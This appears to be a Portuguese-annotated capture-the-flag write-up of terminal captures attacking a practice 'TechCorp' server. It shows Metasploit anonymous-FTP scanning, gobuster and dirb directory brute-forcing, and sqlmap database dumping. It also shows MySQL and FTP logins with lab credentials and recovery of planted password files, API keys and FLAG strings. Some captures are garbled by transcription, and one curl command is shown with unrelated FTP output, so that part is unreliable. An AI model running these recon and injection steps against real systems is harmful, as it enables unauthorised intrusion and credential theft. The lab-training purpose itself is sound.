

```
kali@vbox: ~  
Session Actions Edit View Help  
msf > use auxiliary/scanner/ftp/anonymous  
msf auxiliary(scanner/ftp/anonymous) > set RHOST 98.95.207.28  
RHOST => 98.95.207.28  
msf auxiliary(scanner/ftp/anonymous) > run  
[+] 98.95.207.28:21 - 98.95.207.28:21 - Anonymous READ (220 (vsFTPd 3.0.5))  
[*] 98.95.207.28:21 - Scanned 1 of 1 hosts (100% complete)  
[*] Auxiliary module execution completed  
msf auxiliary(scanner/ftp/anonymous) > exit  
  
(kali@vbox)-[~]  
$ clear
```

```
kali@vbox: /usr/share/wordlists  
Session Actions Edit View Help  
  
(kali@vbox)-[~]  
$ cd /usr/share/wordlists  
  
(kali@vbox)-[/usr/share/wordlists]  
$ ls -l  
total 188756  
lrwxrwxrwx 1 root root 26 Nov 17 14:01 amass -> /usr/share/amass/wordlists  
lrwxrwxrwx 1 root root 25 Nov 17 14:01 dirb -> /usr/share/dirb/wordlists  
lrwxrwxrwx 1 root root 30 Nov 17 14:01 dirbuster -> /usr/share/dirbuster/wordlists  
lrwxrwxrwx 1 root root 35 Nov 17 14:01 dnsmap.txt -> /usr/share/dnsmap/wordlist_TLAs.txt  
lrwxrwxrwx 1 root root 41 Nov 17 14:01 fasttrack.txt -> /usr/share/set/src/fasttrack/wordlist.txt  
lrwxrwxrwx 1 root root 45 Nov 17 14:01 fern-wifi -> /usr/share/fern-wifi-cracker/extras/wordlists  
lrwxrwxrwx 1 root root 28 Nov 17 14:01 john.lst -> /usr/share/john/password.lst  
lrwxrwxrwx 1 root root 27 Nov 17 14:01 legion -> /usr/share/legion/wordlists  
lrwxrwxrwx 1 root root 46 Nov 17 14:01 metasploit -> /usr/share/metasploit-framework/data/wordlists  
lrwxrwxrwx 1 root root 41 Nov 17 14:01 nmap.lst -> /usr/share/nmap/nse-lib/data/passwords.lst  
-rw-r--r-- 1 root root 139921507 May 12 2023 rockyou.txt  
-rw-r--r-- 1 root root 53357329 May 12 2023 rockyou.txt.gz  
lrwxrwxrwx 1 root root 39 Nov 17 14:01 sqlmap.txt -> /usr/share/sqlmap/data/txt/wordlist.txt  
lrwxrwxrwx 1 root root 25 Nov 17 14:01 wfuzz -> /usr/share/wfuzz/wordlist  
lrwxrwxrwx 1 root root 37 Nov 17 14:01 wifite.txt -> /usr/share/dict/wordlist-probable.txt  
  
(kali@vbox)-[/usr/share/wordlists]  
$
```

```
(kali@vbox)-[/usr/share/wordlists]
$ gobuster dir -u http://98.95.207.28 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php
Completing file
directories, jbrofuzz                directory-list-2.3-medium.txt        directory-list-lowercase-2.3-medium.txt
directory-list-1.0.txt             directory-list-2.3-small.txt         directory-list-lowercase-2.3-small.txt

I

kali@vbox: /usr/share/wordlists
Session Actions Edit View Help

(kali@vbox)-[/usr/share/wordlists]
$ gobuster dir -u http://98.95.207.28 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php

Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://98.95.207.28
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8
[+] Extensions: php
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/index.php (Status: 200) [Size: 2081]
/contact.php (Status: 200) [Size: 2463]
/about.php (Status: 200) [Size: 1728]
/login.php (Status: 200) [Size: 1812]
/services.php (Status: 200) [Size: 2494]
/admin.php (Status: 302) [Size: 0] [→ login.php]
/logout.php (Status: 302) [Size: 0] [→ index.php]
/config (Status: 301) [Size: 313] [→ http://98.95.207.28/config/]
/dashboard.php (Status: 302) [Size: 0] [→ login.php]
/panel.php (Status: 200) [Size: 1190]
Progress: 16005 / 441118 (3.63%)
```

```
(kali@vbox)-[~]
$ sqlmap -u "http://98.95.207.28/login.php" --forms --batch --dump-all
```

```
(kali@vbox)-[~]
$ sqlmap -u "http://98.95.207.28/login.php" --forms --batch -D techcorp_db -T secret_data --dump
```

```
kali@vbox: ~
Session Actions Edit View Help

(kali@vbox)-[~]
$ gobuster dir -u http://98.95.207.28 -w /usr/share/wordlists/dirb/common.txt -x php,html,txt,old,bkp
```

```
(kali@vbox)-[~]
$ sqlmap -u "http://98.95.207.28/login.php" --forms --batch -D techcorp_db -T secret_data --dump

{1.9.8#stable}
https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any damages or losses arising from the use of the program.
```

Mais rapido

```

(kali@vbox)-[~]
$ mysql -u techcorp_user -h 98.95.207.28 -p --skip-ssl
Enter password:
ERROR 1045 (28000): Access denied for user 'techcorp_user'@'83.81.77.84' (using password: YES)

(kali@vbox)-[~]
$ mysql -u techcorp_user -h 98.95.207.28 -p --skip-ssl
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 32632
Server version: 8.0.44 MySQL Community Server - GPL

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> show tables;
ERROR 1046 (3D000): No database selected
MySQL [(none)]> show tabels;
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'tabels' at line 1
MySQL [(none)]> show databases;
+-----+
| Database |
+-----+
| information_schema |
| performance_schema |
| techcorp_db |
+-----+
3 rows in set (0.119 sec)

MySQL [(none)]>

```

```

Session Actions Edit View Help
+-----+
3 rows in set (0.119 sec)

MySQL [(none)]> use techcorp_db
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MySQL [techcorp_db]> show tables;
+-----+
| Tables_in_techcorp_db |
+-----+
| clients |
| contacts |
| secret_data |
| sensitive_info |
| users |
+-----+
5 rows in set (0.113 sec)

MySQL [techcorp_db]> select * from secret_data
→ ;
+----+-----+-----+-----+
| id | secret_key | secret_value | created_at |
+----+-----+-----+-----+
| 1 | database_flag | FLAG{sql_1nj3ct10n_m4st3r} | 2025-11-17 14:30:36 |
| 2 | admin_token | FLAG{h1dd3n_d4t4_1n_d4t4b4s3} | 2025-11-17 14:30:36 |
| 3 | api_secret | sk_prod_A7x9mP2qR5tY8wZ3vC6nB4jK1lM0hG | 2025-11-17 14:30:36 |
| 4 | backup_path | /var/backups/techcorp/backup_20240115.tar.gz | 2025-11-17 14:30:36 |
+----+-----+-----+-----+
4 rows in set (0.113 sec)

MySQL [techcorp_db]>

```

```
Session Actions Edit View Help
└─$ gobuster dir -u http://98.95.207.28 -w /usr/share/wordlists/dirb/common.txt -x php,html,txt,old,bkp

Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://98.95.207.28
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8
[+] Extensions: php,html,txt,old,bkp
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/.hta.php (Status: 403) [Size: 277]
/.hta (Status: 403) [Size: 277]
/.htaccess (Status: 403) [Size: 277]
/.hta.old (Status: 403) [Size: 277]
/.hta.bkp (Status: 403) [Size: 277]
/.hta.txt (Status: 403) [Size: 277]
/.htaccess.php (Status: 403) [Size: 277]
/.hta.html (Status: 403) [Size: 277]
/.htaccess.html (Status: 403) [Size: 277]
/.htaccess.txt (Status: 403) [Size: 277]
/.htaccess.old (Status: 403) [Size: 277]
/.htaccess.bkp (Status: 403) [Size: 277]
/.htpasswd (Status: 403) [Size: 277]
/.htpasswd.old (Status: 403) [Size: 277]
/.htpasswd.php (Status: 403) [Size: 277]
/.htpasswd.html (Status: 403) [Size: 277]
/.htpasswd.txt (Status: 403) [Size: 277]
/.htpasswd.bkp (Status: 403) [Size: 277]
/about.php (Status: 200) [Size: 1728]
/admin.php (Status: 302) [Size: 0] [→ login.php]
/admin.php (Status: 302) [Size: 0] [→ login.php]
/config (Status: 301) [Size: 313] [→ http://98.95.207.28/config/]
/contact.php (Status: 200) [Size: 2463]
/dashboard.php (Status: 302) [Size: 0] [→ login.php]
/index.php (Status: 200) [Size: 2081]
/index.php (Status: 200) [Size: 2081]
Progress: 12767 / 27678 (46.13%)
```

FLAGS

```
Sessão Ações Editar Exibir Ajuda
└─(root@kali)~#
└─$ ftp 98.95.207.28 2222
Connected to 98.95.207.28.
500 2.0. OpenSSH_8.1p1 Ubuntu-4ubuntu0.13
ftp> anonymous
530 Please specify the password.
ftp> exit

└─(root@kali)~#
└─$ curl -u root:123456 http://98.95.207.28
Connected to 98.95.207.28.
220 (vsFTPd 3.0.5)
Name (98.95.207.28:root): anonymous
331 Password required for anonymous.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -la
229 Entering Extended Passive Mode (|||211||)
229 Here comes the directory listing.
drwxr-xr-x  5 1000  1000    4096 Nov 17 17:55 .
drwxr-xr-x  5 1000  1000    4096 Nov 17 17:55 ..
-rw-r--r--  1 1000  1000    1110 Nov 17 14:28 Dockerfile
-rw-r--r--  2 1000  1000    4096 Nov 17 14:28 confidential
drwxr-xr-x  4 0 0    4096 Nov 17 17:55 ftp
drwxr-xr-x  2 1000  1000    4096 Nov 17 14:28 public
-rw-r--r--  1 1000  1000    135 Nov 17 14:28 users.conf
-rw-r--r--  1 1000  1000    329 Nov 17 14:28 welcome.txt
226 Directory send OK.
ftp> less welcome.txt

TechCorp Solutions - FTP Server


Bem-vindo ao servidor FTP corporativo!

Este servidor é usado para compartilhamento
interno de arquivos da empresa.


ATENÇÃO: Apenas para uso autorizado!

FLAG{ftp_4n0nym0us_4cc3ss}
ftp>
```

FLAG{ftp_4n0nym0us_4cc3ss} 10+



FLAG{r0b0ts_txt_l34k4g3} 10+



FLAG%7Bxss_r3fl3ct3d_vuln3r4b1l1ty%7D – falta ajuste para ver a flag

FLAG{xss_r3fl3ct3d_vuln3r4b1l1ty} 20+

```
kali-linux-2023.3-vmtoolsd-vmtoolsd [Executando] - Oracle VM VirtualBox

Arquivo  Máquina  Visualizar  Entrada  Dispositivos  Ajuda

Sessão Ações Editar Exibir Ajuda

231 Please specify the password.
Password:
238 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -la
229 Entering Extended Passive Mode (|||2101|)
150 Here comes the directory listing.
d-rwxr-xr-x  5 1000      1000      4096 Nov 17 17:55 .
d-rwxr-xr-x  5 1000      1000      4096 Nov 17 17:55 ..
-rw-r--r--  1 1000      1000      1118 Nov 17 14:28 Dockerfile
d-rwxr-xr-x  2 1000      1000      4096 Nov 17 14:28 confidential
d-rwxr-xr-x  4 0         0         4096 Nov 17 17:55 ftp
d-rwxr-xr-x  2 1000      1000      4096 Nov 17 14:28 public
-rw-r--r--  1 1000      1000      135 Nov 17 14:28 users.conf
-rw-r--r--  1 1000      1000      329 Nov 17 14:28 welcome.txt
226 Directory send OK.
ftp> cd confidential
550 Failed to change directory.
ftp> cd confidential
226 Directory successfully changed.
ftp> ls -la
229 Entering Extended Passive Mode (|||21102|)
150 Here comes the directory listing.
d-rwxr-xr-x  2 1000      1000      4096 Nov 17 14:28 .
d-rwxr-xr-x  5 1000      1000      4096 Nov 17 17:55 ..
-rw-r--r--  1 1000      1000      542 Nov 17 14:28 passwords.txt
226 Directory send OK.
ftp> less passwords.txt
Failed to open file.
ftp> less passwords.txt
# Data: 2024-01-15
# TechCorp Solutions - Password Archive
# CONFIDENTIAL - NÃO COMPARTILHAR

SSH Server Credentials:
- User: techcorp
- Password: TechCorp2024!

FTP Admin:
- User: ftpadmin
- Password: ftp@dm1n123

Database Backup User:
- User: backup_user
- Password: Backup_S3cr3t_2024

WiFi Officer:
- SSID: TechCorp_Corporate
- Password: TechCorp_WiFi_2024

VPN Access:
- Username: vpn_user
- Password: VPN_Passw0rd!

FLAG{password_f1l3_d1sc0v3ry}
```

FLAG{duplicada}

```
kali-linux-2023.3-vmtoolsd-vmtoolsd [Executando] - Oracle VM VirtualBox

Arquivo  Máquina  Visualizar  Entrada  Dispositivos  Ajuda

Sessão Ações Editar Exibir Ajuda

</head>
<body>
  <header>
    <div class="container">
      <div class="logo">
        <img alt="TechCorp Solutions logo" />
      </div>
      <div class="tagline">Inovação e Tecnologia para seu Negócio</div>
      <ul>
        <li><a href="index.php">Home</a></li>
        <li><a href="about.php">Sobre</a></li>
        <li><a href="services.php">Serviços</a></li>
        <li><a href="contact.php">Contato</a></li>
        <li><a href="login.php">Login</a></li>
      </ul>
    </div>
  </header>
  <section class="hero">
    <div class="container">
      <div class="hero-content">
        <h2>Transformando Negócios através da Tecnologia</h2>
        <p>Com mais de 15 anos oferecendo soluções corporativas de excelência</p>
        <a href="contact.php" class="btn">Entre em Contato</a>
      </div>
    </div>
  </section>
  <section class="features">
    <div class="container">
      <div class="feature-box">
        <h3>Cloud Computing</h3>
        <p>Soluções em nuvem escaláveis e seguras</p>
      </div>
      <div class="feature-box">
        <h3>Segurança da Informação</h3>
        <p>Proteção de dados e compliance</p>
      </div>
      <div class="feature-box">
        <h3>Consultoria IT</h3>
        <p>Expertise técnica para seu negócio</p>
      </div>
    </div>
  </section>
  <footer>
    <div class="container">
      <p>©2024 TechCorp Solutions. Todos os direitos reservados.</p>
      <p>FLAG{b4s1c_s0urc3_c0d3_1nsp3ct10n}</p>
      <p>Desenvolvido por nossa equipe interna</p>
    </div>
  </footer>
</body>
</html>
techcorp@kali:~$ cat FLAG{b4s1c_s0urc3_c0d3_1nsp3ct10n}
-bash: !: event not found
techcorp@kali:~$
```

FLAG{b4s1c_s0urc3_c0d3_1nsp3ct10n} 10+

```
techcorp024a3a8a8e6ca:~$ ls
index.html  secret.txt  todo.txt
techcorp024a3a8a8e6ca:~$ cat secret.txt
TechCorp Solutions - Internal Notes

=====

Senhas importantes:
- Root MySQL: root_P4ssw0rd_2024
- Admin Panel: admin / admin123

Backup Location: /var/backups/techcorp/

API Keys:
- Production: tr_sk_prod_9kx7m2p04t8wY
- Development: tr_sk_dev_1a2B3c4d5t6e

FLAG{ssh_h0m3_d1r3ct0ry_3xpl0r4t10n}

Notas:
- Fazer backup toda segunda-feira
- Verificar logs de segurança semanalmente
- Atualizar certificados SSL em março
techcorp024a3a8a8e6ca:~$ ls
index.html  secret.txt  todo.txt
techcorp024a3a8a8e6ca:~$ cat todo.txt
TODO List - TechCorp IT Department

=====

[X] Configurar novo servidor web
[X] Instalar certificado SSL
    [ ] Trocar senha do banco de dados (ainda é T3chC0rp_53cr3t_2024!)
    [ ] Configurar firewall
    [ ] Revisar access FIP
    [ ] Atualizar documentação
    [ ] Fazer backup dos logs

Reunião na sexta às 14h para discutir migração para cloud.
techcorp024a3a8a8e6ca:~$
```

FLAG{ssh_h0m3_d1r3ct0ry_3xpl0r4t10n} 30+

```
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -ls
229 Entering Extended Passive Mode (|||2110|)
150 Here comes the directory listing.
d-rwxr-xr-x  5 1000      1000      4096 Nov 17 17:55 .
d-rwxr-xr-x  5 1000      1000      4096 Nov 17 17:55 ..
-rwxr-xr-x  1 1000      1000      1110 Nov 17 14:20 Dockerfile
d-rwxr-xr-x  2 1000      1000      4096 Nov 17 14:20 confidential
-rwxr-xr-x  4 0         0         4096 Nov 17 17:55 ftp
d-rwxr-xr-x  2 1000      1000      4096 Nov 17 14:20 public
-rwxr-xr-x  1 1000      1000      135 Nov 17 14:20 users.conf
-rwxr-xr-x  1 1000      1000      329 Nov 17 14:20 welcome.txt
250 Directory send OK.
ftp> less welcome.txt
=====
TechCorp Solutions - FTP Server
=====

Bem-vindo ao servidor FTP corporativo!

Este servidor é usado para compartilhamento
interno de arquivos da empresa.

ATENÇÃO: Apenas para uso autorizado!

=====

FLAG{ftp_d0m3n0s_d0c3s1}
ftp> less users.conf
# vetted user configuration
# FLAG{c0nf1g_f1l3_r34d}

anonymous:password123
ftpadmin:ftp@n123
techcorp:TechCorp2024!
guest:guest123
ftp>

=====

Ln 46, Col 0 1483 caracteres      Texto sem formatação      100%  Windows (CRLF)  UTF-8
+ Support: https://ubuntu.com/pro
Last login: Mon Nov 24 02:14:21 2025 from 130.185.203.153
techcorp024a3a8a8e6ca:~$
```

FLAG{c0nf1g_f1l3_r34d} 40+

```
(root@kali):~#
root@kali:~# dirb http://98.95.207.28/

DIRB v2.22
By The Dark Raver

START_TIME: Mon Nov 24 14:38:27 2025
URL_BASE: http://98.95.207.28/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt


=====
GENERATED WORDS: 4612

--- Scanning URL: http://98.95.207.28/ ---
+ http://98.95.207.28/admin.php (CODE:200|SIZE:0)
=> DIRECTORY: http://98.95.207.28/admin.php (CODE:200|SIZE:2801)
+ http://98.95.207.28/index.php (CODE:200|SIZE:2801)
+ http://98.95.207.28/robots.txt (CODE:200|SIZE:169)
+ http://98.95.207.28/server-status (CODE:403|SIZE:277)

--- Entering directory: http://98.95.207.28/config/ ---
(!) WARNING: Directory is LISTABLE, so need to scan it.
(Use mode '-w' if you want to scan it anyway)

=====
END_TIME: Mon Nov 24 14:49:55 2025
DOWNLOADED: 4612 - FOUND: 4

root@kali:~#
root@kali:~#
```

```
<?php
// FLAG B0MSICA: Credenciais em c3digo fonte
$db_host = 'db';
$db_user = 'techcorp_user';
$db_pass = 'T3chC0rp_S3cr3t_2024!';
$db_name = 'techcorp_db';

$conn = mysqli_connect($db_host, $db_user, $db_pass, $db_name);

if (!$conn) {
    die("Connection failed: " . mysqli_connect_error());
}

// FLAG{d4t4b4s3_cr3d3nt14ls_3xp0s3d}
?>
```

FLAG{d4t4b4s3_cr3d3nt14ls_3xp0s3d} 10+